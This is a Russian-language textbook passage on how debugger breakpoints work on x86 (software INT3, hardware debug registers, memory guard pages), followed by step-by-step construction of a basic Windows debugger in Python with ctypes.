Возможность создавать такие специализированные обработчики не только экономит время, но и обеспечивает значительно более широкий контроль над отлаживаемым процессом.

2.4 Точки останова

Остановка отлаживаемого процесса достигается установкой точек останова. Остановив процесс, можно исследовать переменные, аргументы в стеке и области памяти, прежде чем процесс успеет изменить их значения до того, как вы их запишете. Точки останова, безусловно, являются самой распространённой возможностью, которой вы будете пользоваться при отладке процесса, поэтому мы рассмотрим их подробно. Существует три основных типа точек останова: программные, аппаратные и точки останова по обращению к памяти. Они ведут себя очень похоже, но реализованы совершенно по-разному.

2.4.1 Программные точки останова

Программные точки останова применяются именно для остановки процессора при выполнении команд и намного чаще других используются при отладке приложений. Программная точка останова - это однобайтовая команда, которая прекращает выполнение отлаживаемого процесса и передаёт управление обработчику исключения точки останова в отладчике. Чтобы понять принцип её работы, необходимо знать различие между командой и кодом операции в языке ассемблера x86.

Команда языка ассемблера - это высокоуровневое представление команды, которую должен выполнить процессор. Например:

```
MOV EAX, EBX
```

Эта команда велит процессору переместить значение из регистра EBX в регистр EAX. Довольно просто, верно? Однако процессор не умеет интерпретировать такую команду; её необходимо преобразовать в так называемый код операции. Код операции, или опкод, - это команда машинного языка, выполняемая процессором. Для иллюстрации преобразуем предыдущую команду в её машинный код операции:

```
8BC3
```

Как видите, он скрывает происходящее за сценой, но именно на этом языке говорит процессор. Считайте команды языка ассемблера системой DNS для процессоров. Благодаря командам намного легче запоминать выполняемые действия, то есть имена узлов, вместо запоминания всех отдельных кодов операций, то есть IP-адресов. В повседневной отладке коды операций требуются редко, но для понимания программных точек останова они важны.

Если бы рассмотренная выше команда находилась по адресу 0x44332211, её обычное представление выглядело бы так:

```
0x44332211:      8BC3          MOV EAX, EBX
```

Здесь показаны адрес, код операции и высокоуровневая команда языка ассемблера. Чтобы установить по этому адресу программную точку останова и остановить процессор, необходимо заменить один байт в двухбайтовом коде операции 8BC3. Этот единственный байт представляет команду прерывания 3 (INT 3), которая велит процессору остановиться. Команда INT 3 преобразуется в однобайтовый код операции 0xCC. Ниже показан предыдущий пример до и после установки точки останова.

Код операции до установки точки останова

0x44332211: 8BC3 MOV EAX, EBX

Изменённый код операции после установки точки останова

0x44332211: CCC3 MOV EAX, EBX

Видно, что байт 8B был заменён байтом CC. Когда процессор добирается до этого байта, он останавливается и создаёт событие INT3. В отладчиках есть встроенная возможность обрабатывать это событие, но поскольку вы будете проектировать собственный отладчик, полезно понять, как это делается. Получив команду установить точку останова по нужному адресу, отладчик читает первый байт кода операции по запрошенному адресу и сохраняет его. Затем он записывает по этому адресу байт CC. Когда процессор интерпретирует код операции CC и создаёт событие точки останова, или INT3, отладчик перехватывает его. Затем отладчик проверяет, указывает ли указатель команд, то есть регистр EIP, на адрес, по которому ранее была установлена точка останова. Если адрес найден во внутреннем списке точек останова отладчика, сохранённый байт записывается обратно по этому адресу, чтобы после возобновления процесса код операции мог выполняться правильно. Этот процесс подробно показан на рисунке 2-3.




Рисунок 2-3. Процесс установки программной точки останова

Как видите, для обработки программных точек останова отладчику приходится изрядно потанцевать. Можно устанавливать два типа программных точек останова: однократные и постоянные. Однократная программная точка останова после срабатывания удаляется из внутреннего списка точек останова; она пригодна лишь для одного срабатывания. Постоянная точка останова восстанавливается после того, как процессор выполнит исходный код операции, поэтому её запись сохраняется в списке точек останова.

Однако у программных точек останова есть одна особенность: изменяя байт исполняемого файла в памяти, вы изменяете контрольную сумму циклического избыточного кода (CRC) работающей

программы. CRC - это тип функции, используемой для определения того, были ли данные каким-либо образом изменены; её можно применять к файлам, памяти, тексту, сетевым пакетам или любым другим данным, изменения которых требуется отслеживать. CRC принимает диапазон значений, в данном случае память работающего процесса, и вычисляет хеш содержимого. Затем полученное хешированное значение сравнивается с известной контрольной суммой CRC, чтобы определить, изменились ли данные. Если контрольная сумма отличается от сохранённой для проверки, проверка CRC завершается неудачей. Это важно, поскольку вредоносные программы довольно часто проверяют выполняющийся в памяти код на изменения CRC и завершают свою работу при обнаружении неудачной проверки. Этот весьма действенный приём замедляет обратную разработку и препятствует применению программных точек останова, ограничивая тем самым динамический анализ поведения программы. Для обхода таких ситуаций можно применять аппаратные точки останова.




2.4.2 Аппаратные точки останова

Аппаратные точки останова полезны, когда требуется небольшое количество точек и саму отлаживаемую программу изменять нельзя. Точки этого типа устанавливаются на уровне процессора в специальных регистрах, называемых регистрами отладки. Обычный процессор имеет восемь регистров отладки, от DR0 до DR7, которые применяются для установки аппаратных точек останова и управления ими. Регистры отладки с DR0 по DR3 предназначены для адресов точек останова. Следовательно, одновременно можно использовать не более четырёх аппаратных точек останова. Регистры DR4 и DR5 зарезервированы, а DR6 применяется как регистр состояния, определяющий тип события отладки, созданного точкой останова после её срабатывания. Регистр отладки DR7, по сути, является выключателем аппаратных точек останова и также хранит разные условия останова. Устанавливая определённые флаги в регистре DR7, можно создавать точки останова со следующими условиями:

- остановиться при выполнении команды по определённому адресу;
- остановиться при записи данных по адресу;
- остановиться при чтении из адреса или записи по нему, но не при выполнении.

Это очень полезно, поскольку без изменения работающего процесса можно установить до четырёх весьма конкретных условных точек останова. На рисунке 2-4 показано, как поля DR7 связаны с поведением, длиной и адресом аппаратной точки останова.

Биты 0-7, по сути, являются выключателями, активирующими точки останова. Поля L и G в битах 0-7 обозначают локальную и глобальную области действия. На рисунке оба бита показаны установленными. Однако достаточно установить любой из них, и по моему опыту при отладке пользовательского режима это не вызывало никаких затруднений. Биты 8-15 регистра DR7 не применяются для обычных задач отладки, которыми мы будем заниматься. Дополнительные сведения об этих битах приведены в руководстве Intel по x86. Биты 16-31 определяют тип и длину точки останова, устанавливаемой для связанного регистра отладки.



Breakpoint Flags	Breakpoint Length Flags
00 – Break on execution	00 – 1 byte
01 – Break on data writes	01 – 2 bytes (WORD)
11 – Break on reads or writes but not execution	11 – 4 bytes (DWORD)

Рисунок 2-4. Установленные в регистре DR7 флаги определяют тип применяемой точки останова.

В отличие от программных точек останова, использующих событие INT3, аппаратные точки останова используют прерывание 1 (INT1). Событие INT1 предназначено для аппаратных точек останова и событий пошагового выполнения. Пошаговое выполнение означает последовательное выполнение команд по одной, что позволяет очень внимательно исследовать критические участки кода и одновременно отслеживать изменения данных.

Аппаратные точки останова обрабатываются почти так же, как программные, но механизм действует на более низком уровне. Прежде чем попытаться выполнить команду, процессор сначала проверяет, включена ли в данный момент аппаратная точка останова для её адреса. Он также проверяет, обращаются ли какие-либо операнды команды к памяти, помеченной аппаратной точкой останова. Если адрес хранится в регистрах отладки DR0-DR3 и выполнено условие чтения, записи или выполнения, создаётся INT1 и процессор останавливается. Если адрес в данный момент не хранится в регистрах отладки, процессор выполняет команду и переходит к следующей, где снова выполняет проверку, и так далее.

Аппаратные точки останова чрезвычайно полезны, но имеют некоторые ограничения. Помимо возможности одновременно установить только четыре отдельные точки останова, точку можно установить максимум на четыре байта данных. Это ограничивает возможности, если требуется отслеживать обращения к большому участку памяти. Для обхода этого ограничения отладчик может применять точки останова по обращению к памяти.

2.4.3 Точки останова по обращению к памяти

Точки останова по обращению к памяти на самом деле вовсе не являются точками останова. Устанавливая такую точку, отладчик изменяет разрешения для области, или страницы, памяти. Страница памяти - наименьший фрагмент памяти, которым оперирует операционная система. При выделении страницы памяти для неё задаются определённые разрешения доступа, определяющие возможные способы обращения к этой памяти. Ниже приведены некоторые примеры разрешений страницы памяти.

- **Выполнение страницы.** Разрешает выполнение, но создаёт нарушение доступа, если процесс пытается прочитать страницу или записать в неё.
- **Чтение страницы.** Разрешает процессу только читать страницу; любая попытка записи или выполнения создаёт нарушение доступа.
- **Запись страницы.** Позволяет процессу записывать данные в страницу.
- **Сторожевая страница.** Любое обращение к сторожевой странице приводит к однократному исключению, после чего страница возвращается в исходное состояние.

Большинство операционных систем позволяет сочетать эти разрешения. Например, в памяти может находиться страница, доступная для чтения и записи, а другая страница может разрешать чтение и выполнение. В каждой операционной системе также есть встроенные функции, позволяющие запросить действующие разрешения памяти для определённой страницы и при желании изменить их. На рисунке 2-5 показано, как происходит доступ к данным при разных разрешениях страницы памяти.

Нас интересует разрешение сторожевой страницы. Страница такого типа весьма полезна, например, для отделения кучи от стека или для предотвращения роста области памяти за ожидаемую границу. Она также очень удобна для остановки процесса, когда тот достигает определённого участка памяти. Например, при обратной разработке сетевого серверного приложения можно установить точку останова по обращению к памяти на область, где после получения сохраняется полезная нагрузка пакета. Это позволило бы определить, когда и как приложение использует содержимое полученного пакета, поскольку любое обращение к этой странице памяти остановило бы процессор и создало исключение отладки сторожевой страницы. Затем можно было бы исследовать команду, обратившуюся к буферу в памяти, и определить, что она делает с его содержимым. Этот приём установки точки останова также обходит проблему изменения данных, характерную для программных точек останова, поскольку выполняющийся код не изменяется.




Рисунок 2-5. Поведение различных разрешений страницы памяти

Теперь, когда мы рассмотрели некоторые основные аспекты работы отладчика и его взаимодействия с операционной системой, пора начать писать наш первый легковесный отладчик на Python. Мы начнём с создания простого отладчика для Windows, в котором найдут хорошее применение полученные вами знания как о `ctypes`, так и о внутреннем устройстве отладки. Разомните пальцы перед написанием кода.

Глава 3. Создание отладчика для Windows

Теперь, когда мы рассмотрели основы, пришло время воплотить полученные знания в настоящем работающем отладчике. Разрабатывая Windows, Microsoft добавила удивительное множество функций отладки в помощь разработчикам и специалистам по обеспечению качества. Мы будем активно пользоваться этими функциями, чтобы создать собственный отладчик исключительно на Python. Здесь важно отметить, что, по сути, мы проводим углублённое изучение PyDbg, созданного Pedram Amini, поскольку это самая чистая из доступных сейчас реализаций отладчика Windows на Python. С благословения Pedram я сохраняю исходный код максимально близким к PyDbg по именам функций, переменным и другим деталям, чтобы впоследствии вы могли легко перейти от собственного отладчика к PyDbg.

3.1 Отлаживаемый процесс, где же ты?

Чтобы выполнить задачу отладки процесса, сначала необходимо каким-либо образом связать отладчик с этим процессом. Следовательно, наш отладчик должен уметь либо открыть исполняемый файл и запустить его, либо подключиться к уже работающему процессу. API отладки Windows позволяет легко сделать и то и другое.

Между открытием процесса и подключением к нему есть небольшие различия. Преимущество открытия процесса заключается в том, что вы получаете над ним контроль до того, как он успеет выполнить какой-либо код. Это может быть удобно при анализе вредоносной программы или другого вида вредоносного кода. Подключение к процессу просто прерывает уже работающий процесс, позволяя пропустить начальную часть кода и анализировать конкретные интересные участки. Выбор подхода зависит от цели отладки и выполняемого анализа.

Первый способ запустить процесс под управлением отладчика - запустить исполняемый файл из самого отладчика. Для создания процесса в Windows вызывается функция `CreateProcessA()`^[1]. Передача этой функции определённых флагов автоматически включает отладку процесса. Вызов `CreateProcessA()` выглядит так:

```
BOOL WINAPI CreateProcessA(
    LPCSTR lpApplicationName,
    LPCTSTR lpCommandLine,
    LPSECURITY_ATTRIBUTES lpProcessAttributes,
    LPSECURITY_ATTRIBUTES lpThreadAttributes,
    BOOL bInheritHandles,
    DWORD dwCreationFlags,
    LPVOID lpEnvironment,
    LPCTSTR lpCurrentDirectory,
    LPSTARTUPINFO lpStartupInfo,
    LPPROCESS_INFORMATION lpProcessInformation
);
```

На первый взгляд этот вызов кажется сложным, но, как и в обратной разработке, для понимания общей картины всегда нужно разбивать её на более мелкие части. Мы будем иметь дело только с параметрами, важными для создания процесса под управлением отладчика: `lpApplicationName`, `lpCommandLine`, `dwCreationFlags`, `lpStartupInfo` и `lpProcessInformation`. Для остальных параметров можно задать `NULL`. Полное объяснение этого вызова приведено в соответствующей статье Microsoft Developer Network (MSDN). Первые два параметра задают путь к исполняемому файлу, который требуется запустить, и принимаемые им аргументы командной строки. Параметр `dwCreationFlags` принимает специальное значение, указывающее, что процесс следует запустить как отлаживаемый. Последние два параметра являются указателями соответственно на структуры

STARTUPINFO^[2] и PROCESS_INFORMATION^[3], которые определяют способ запуска процесса, а также предоставляют важные сведения о процессе после его успешного запуска.

Создайте два новых файла Python с именами `my_debugger.py` и `my_debugger_defines.py`. Мы создадим родительский класс `debugger()`, в который будем постепенно добавлять возможности отладки. Кроме того, для удобства сопровождения поместим все структуры, объединения и значения констант в `my_debugger_defines.py`.

`my_debugger_defines.py`

```
from ctypes import *

# Для ясности сопоставим типы Microsoft с ctypes
WORD      = c_ushort
DWORD     = c_ulong
LPBYTE    = POINTER(c_ubyte)
LPTSTR    = POINTER(c_char)
HANDLE    = c_void_p

# Константы
DEBUG_PROCESS = 0x00000001
CREATE_NEW_CONSOLE = 0x00000010

# Структуры для функции CreateProcessA()
class STARTUPINFO(Structure):
    _fields_ = [
        ("cb",          DWORD),
        ("lpReserved",   LPTSTR),
        ("lpDesktop",    LPTSTR),
        ("lpTitle",      LPTSTR),
        ("dwX",          DWORD),
        ("dwY",          DWORD),
        ("dwXSize",       DWORD),
        ("dwYSize",       DWORD),
        ("dwXCountChars", DWORD),
        ("dwYCountChars", DWORD),
        ("dwFillAttribute", DWORD),
        ("dwFlags",       DWORD),
        ("wShowWindow",   WORD),
        ("cbReserved2",   WORD),
        ("lpReserved2",   LPBYTE),
        ("hStdInput",     HANDLE),
        ("hStdOutput",    HANDLE),
        ("hStdError",     HANDLE),
    ]

class PROCESS_INFORMATION(Structure):
    _fields_ = [
        ("hProcess",     HANDLE),
        ("hThread",      HANDLE),
        ("dwProcessId",   DWORD),
        ("dwThreadId",    DWORD),
    ]
```

`my_debugger.py`

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

class debugger():
    def __init__(self):
        pass

    def load(self, path_to_exe):
        # Флаг dwCreation определяет способ создания процесса
```

```

# задайте creation_flags = CREATE_NEW_CONSOLE, если хотите
# увидеть графический интерфейс калькулятора
creation_flags = DEBUG_PROCESS

# создаём экземпляры структур
startupinfo = STARTUPINFO()
process_information = PROCESS_INFORMATION()

# Следующие два параметра позволяют показывать запущенный процесс
# в отдельном окне. Это также демонстрирует, как разные настройки
# структуры STARTUPINFO могут влиять на отлаживаемый процесс.
startupinfo.dwFlags = 0x1
startupinfo.wShowWindow = 0x0

# Затем инициализируем переменную cb в структуре STARTUPINFO,
# которая является просто размером самой структуры
startupinfo.cb = sizeof(startupinfo)

if kernel32.CreateProcessA(path_to_exe,
                           None,
                           None,
                           None,
                           None,
                           creation_flags,
                           None,
                           None,
                           byref(startupinfo),
                           byref(process_information)):

    print "[*] We have successfully launched the process!"
    print "[*] PID: %d" % process_information.dwProcessId

else:
    print "[*] Error: 0x%08x." % kernel32.GetLastError()

```

Теперь создадим короткую тестовую обвязку, чтобы убедиться, что всё работает как задумано. Назовите файл `my_test.py` и обязательно поместите его в тот же каталог, что и предыдущие файлы.

```

my_test.py

import my_debugger

debugger = my_debugger.debugger()

debugger.load("C:\\WINDOWS\\system32\\calc.exe")

```

Если выполнить этот файл Python из командной строки или IDE, он создаст указанный процесс, сообщит идентификатор процесса (PID), а затем завершится. При использовании моего примера с `calc.exe` графический интерфейс калькулятора не появится. Причина в том, что процесс ещё не успел нарисовать его на экране, поскольку ожидает от отладчика разрешения продолжить выполнение. Логику для этого мы пока не создали, но скоро создадим! Теперь вы знаете, как породить процесс, готовый к отладке. Пора быстро написать код для подключения отладчика к работающему процессу.

При подготовке к подключению к процессу полезно получить дескриптор самого процесса. Большинству функций, которыми мы будем пользоваться, требуется действительный дескриптор процесса, и перед попыткой отладки полезно выяснить, есть ли у нас доступ к процессу. Для этого служит функция `OpenProcess()`^[4], экспортируемая из `kernel32.dll` и имеющая следующий прототип:

```

HANDLE WINAPI OpenProcess(
    DWORD dwDesiredAccess,
    BOOL bInheritHandle

```



```
    DWORD dwProcessId
);
```

Параметр `dwDesiredAccess` указывает, какие права доступа мы запрашиваем для объекта процесса, дескриптор которого хотим получить. Для выполнения отладки необходимо задать `PROCESS_ALL_ACCESS`. Для наших целей параметр `bInheritHandle` всегда будет равен `False`, а `dwProcessId` - это просто PID процесса, дескриптор которого требуется получить. В случае успеха функция возвращает дескриптор объекта процесса.

К процессу мы подключаемся с помощью функции `DebugActiveProcess()`^[5], которая выглядит так:

```
BOOL WINAPI DebugActiveProcess(
    DWORD dwProcessId
);
```

Ей просто передаётся PID процесса, к которому требуется подключиться. Установив наличие у нас достаточных прав доступа к процессу, система считает, что подключающийся процесс, то есть отладчик, готов обрабатывать события отладки, и передаёт ему управление.

Отладчик перехватывает эти события отладки, вызывая в цикле функцию `WaitForDebugEvent()`^[6]. Она выглядит так:

```
BOOL WINAPI WaitForDebugEvent(
    LPDEBUG_EVENT lpDebugEvent,
    DWORD dwMilliseconds
);
```

Первый параметр является указателем на структуру `DEBUG_EVENT`^[7]; эта структура описывает событие отладки. Для второго параметра мы зададим `INFINITE`, чтобы вызов `WaitForDebugEvent()` не возвращал управление до возникновения события.

С каждым перехваченным отладчиком событием связаны обработчики, которые выполняют определённое действие, прежде чем позволить процессу продолжить работу. После завершения обработчиков нужно возобновить выполнение процесса. Для этого применяется функция `ContinueDebugEvent()`^[8], которая выглядит так:

```
BOOL WINAPI ContinueDebugEvent(
    DWORD dwProcessId,
    DWORD dwThreadId,
    DWORD dwContinueStatus
);
```

Параметры `dwProcessId` и `dwThreadId` являются полями структуры `DEBUG_EVENT`, которая инициализируется, когда отладчик перехватывает событие отладки. Параметр `dwContinueStatus` указывает процессу продолжить выполнение (`DBG_CONTINUE`) или продолжить обработку исключения (`DBG_EXCEPTION_NOT_HANDLED`).

Остаётся только отключиться от процесса. Для этого вызовите `DebugActiveProcessStop()`^[9], единственным параметром которой является PID процесса, от которого требуется отключиться.

Объединим всё это и расширим класс `my_debugger`, добавив возможность подключаться к процессу и отключаться от него. Также добавим открытие и получение дескриптора процесса. Последней деталью реализации станет создание основного цикла отладки для обработки событий. Откройте `my_debugger.py` и введите следующий код.

Предупреждение. Все необходимые структуры, объединения и константы определены в файле `my_debugger_defines.py` из сопроводительного исходного кода, доступного по адресу <http://www.nostarch.com/ghpython.htm>. Загрузите этот файл сейчас и замените им свою текущую копию. Мы больше не будем рассматривать создание структур, объединений и констант, поскольку к настоящему моменту вы уже должны знать их досконально.

my_debugger.py

```
from ctypes import *
from my_debugger_defines import *

kernel32 = windll.kernel32

class debugger():

    def __init__(self):
        self.h_process = None
        self.pid = None
        self.debugger_active = False

    def load(self, path_to_exe):
        ...
        print "[*] We have successfully launched the process!"
        print "[*] PID: %d" % process_information.dwProcessId

        # Получаем действительный дескриптор только что созданного процесса
        # и сохраняем его для последующего доступа
        self.h_process = self.open_process(process_information.dwProcessId)

        ...

    def open_process(self, pid):

        h_process = kernel32.OpenProcess(PROCESS_ALL_ACCESS, pid, False)
        return h_process

    def attach(self, pid):

        self.h_process = self.open_process(pid)

        # Пытаемся подключиться к процессу;
        # при неудаче выходим из вызова
        if kernel32.DebugActiveProcess(pid):
            self.debugger_active = True
            self.pid = int(pid)
            self.run()
        else:
            print "[*] Unable to attach to the process."

    def run(self):
        # Теперь необходимо опрашивать отлаживаемый процесс
        # на наличие событий отладки

        while self.debugger_active == True:
            self.get_debug_event()

    def get_debug_event(self):

        debug_event = DEBUG_EVENT()
        continue_status = DBG_CONTINUE

        if kernel32.WaitForDebugEvent(byref(debug_event), INFINITE):
            # Пока мы не будем создавать обработчики событий.
            # Сейчас просто возобновим процесс.
```

```

        raw_input("Press a key to continue...")
        self.debugger_active = False
        kernel32.ContinueDebugEvent( \
            debug_event.dwProcessId, \
            debug_event.dwThreadId, \
            continue_status )

def detach(self):

    if kernel32.DebugActiveProcessStop(self.pid):
        print "[*] Finished debugging. Exiting..."
        return True
    else:
        print "There was an error"
        return False

```

Теперь изменим тестовую обвязку, чтобы проверить созданные новые возможности.

`my_test.py`

```

import my_debugger

debugger = my_debugger.debugger()

pid = raw_input("Enter the PID of the process to attach to: ")

debugger.attach(int(pid))

debugger.detach()

```

Для проверки выполните следующие шаги:

1. Выберите **Start > All Programs > Accessories > Calculator**.
2. Щёлкните правой кнопкой мыши панель задач Windows и выберите во всплывающем меню **Task Manager**.
3. Откройте вкладку **Processes**.
4. Если столбец PID не отображается, выберите **View > Select Columns**.
5. Убедитесь, что установлен флажок **Process Identifier (PID)**, и нажмите **OK**.
6. Найдите PID, связанный с `calc.exe`.
7. Выполните файл `my_test.py`, указав PID, найденный на предыдущем шаге.
8. Когда на экране появится строка `Press a key to continue...`, попробуйте взаимодействовать с графическим интерфейсом калькулятора. Вы не сможете нажать ни одну кнопку или открыть меню. Причина в том, что процесс приостановлен и ещё не получил указания продолжить работу.
9. Нажмите любую клавишу в окне консоли Python; сценарий должен вывести ещё одно сообщение, а затем завершиться.
10. Теперь взаимодействие с графическим интерфейсом калькулятора снова должно быть возможно.

Если всё работает как описано, прокомментируйте следующие две строки в `my_debugger.py`:

```

# raw_input("Press any key to continue...")
# self.debugger_active = False

```

Теперь, когда мы объяснили основы получения дескриптора процесса, создания отлаживаемого процесса и подключения к работающему процессу, можно погрузиться в более развитые возможности, которые будет поддерживать наш отладчик.

3.2 Получение состояния регистров центрального процессора

Отладчик должен уметь в любой заданный момент сохранять состояние регистров центрального процессора. Это позволяет определить состояние стека при возникновении исключения, текущее место выполнения указателя команд и другие полезные мелочи. Сначала необходимо получить дескриптор выполняющегося в данный момент потока отлаживаемого процесса с помощью функции `OpenThread()`^[10]. Она выглядит так:

```
HANDLE WINAPI OpenThread(  
    DWORD dwDesiredAccess,  
    BOOL bInheritHandle,  
    DWORD dwThreadId  
);
```

Она очень похожа на родственную функцию `OpenProcess()`, только теперь вместо идентификатора процесса мы передаём идентификатор потока (TID).

Нужно получить список всех потоков, выполняющихся внутри процесса, выбрать нужный поток и получить его действительный дескриптор с помощью `OpenThread()`. Рассмотрим перечисление потоков в системе.

3.2.1 Перечисление потоков

Чтобы получить состояние регистров процесса, необходимо уметь перебирать все работающие внутри него потоки. Именно потоки фактически выполняются в процессе; даже если приложение не является многопоточным, оно всё равно содержит по меньшей мере один, основной, поток. Потоки можно перечислить с помощью очень мощной функции `CreateToolhelp32Snapshot()`^[11], экспортируемой из `kernel32.dll`. Она позволяет получить список процессов, потоков и загруженных в процесс модулей (DLL), а также список принадлежащей процессу кучи. Прототип функции выглядит так:

```
HANDLE WINAPI CreateToolhelp32Snapshot(  
    DWORD dwFlags,  
    DWORD th32ProcessID  
);
```

Параметр `dwFlags` указывает функции, какой вид сведений следует собрать: потоки, процессы, модули или кучи. Мы задаём для него `TH32CS_SNAPTHREAD` со значением `0x00000004`, тем самым указывая, что требуется собрать все потоки, зарегистрированные в текущем снимке. `th32ProcessID` - это просто PID процесса, снимок которого нужно сделать, однако он применяется только в режимах `TH32CS_SNAPMODULE`, `TH32CS_SNAPMODULE32`, `TH32CS_SNAPHEAPLIST` и `TH32CS_SNAPALL`. Поэтому определять принадлежность потока нашему процессу придётся самостоятельно. При успешном завершении `CreateToolhelp32Snapshot()` возвращает дескриптор объекта снимка, который применяется в последующих вызовах для сбора дополнительных сведений.

Получив из снимка список потоков, можно начать их перечисление. Для запуска перечисления применяется функция `Thread32First()`^[12], которая выглядит так:

```
BOOL WINAPI Thread32First(  
    HANDLE hSnapshot,  
    LPTHREADENTRY32 lpte  
);
```

